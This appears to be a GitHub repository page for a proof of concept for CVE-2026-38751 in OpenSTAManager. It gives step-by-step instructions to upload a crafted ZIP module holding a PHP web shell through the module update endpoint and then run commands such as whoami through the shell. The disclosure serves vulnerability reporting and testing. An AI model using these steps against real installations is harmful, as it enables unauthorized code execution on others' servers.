


fuutianyii / poc Public[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[1 Branch](#) [0 Tags](#)   [Code](#) ⋮ **fuutianyii** main 029fe16 · 2 weeks ago  image-20260327233... main 2 weeks ago poc.py main 2 weeks ago poc.zip main 2 weeks ago readme.md main 2 weeks ago

## README

### Product Information:

- **Product Name:** OpenSTAManager
- **Vendor:** DevCode (<https://devcode.it/>)
- **Project Homepage:** <https://openstamanager.com/>
- **GitHub Repository:** <https://github.com/devcode-it/openstamanager>
- **Description:** OpenSTAManager is an open-source Italian technical support and billing management software developed in PHP, providing complete CRM functionality including customer management, invoice generation, technical support ticketing, and module/plugin update system.

### Vulnerability Summary:

- **CVE ID:** CVE-2026-38751
- **Vulnerability Type:** Arbitrary File Upload leading to Remote Code Execution (RCE)
- **Affected Versions:** <= 2.10.x
- **Vulnerable File:** `modules/aggiornamenti/upload_modules.php`
- **Prerequisites:** Backend/Admin Login Required

## Step 1: Prepare the Malicious ZIP File

Create a ZIP file containing a MODULE file and a PHP WebShell:

### MODULE


```
name = "shell"  
directory = "shell"  
version = "1.0"  
compatibility = "2.10"  
options = ""  
icon = "fa fa-bug"  
parent = "Dashboard"
```

## Step 2: Upload the Malicious File

Visit the target site's module update feature and upload the crafted ZIP file:

```
POST /modules/aggiornamenti/upload_modules.php  
Content-Type: multipart/form-data
```

[Upload exploit.zip file]



## Step 3: Execute Commands

Access the uploaded PHP file to execute arbitrary commands:

```
GET /modules/shell/shell.php?c=whoami
```

## Releases

No releases published

## Packages

No packages published

## Contributors 1



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## Languages

- Python 100.0%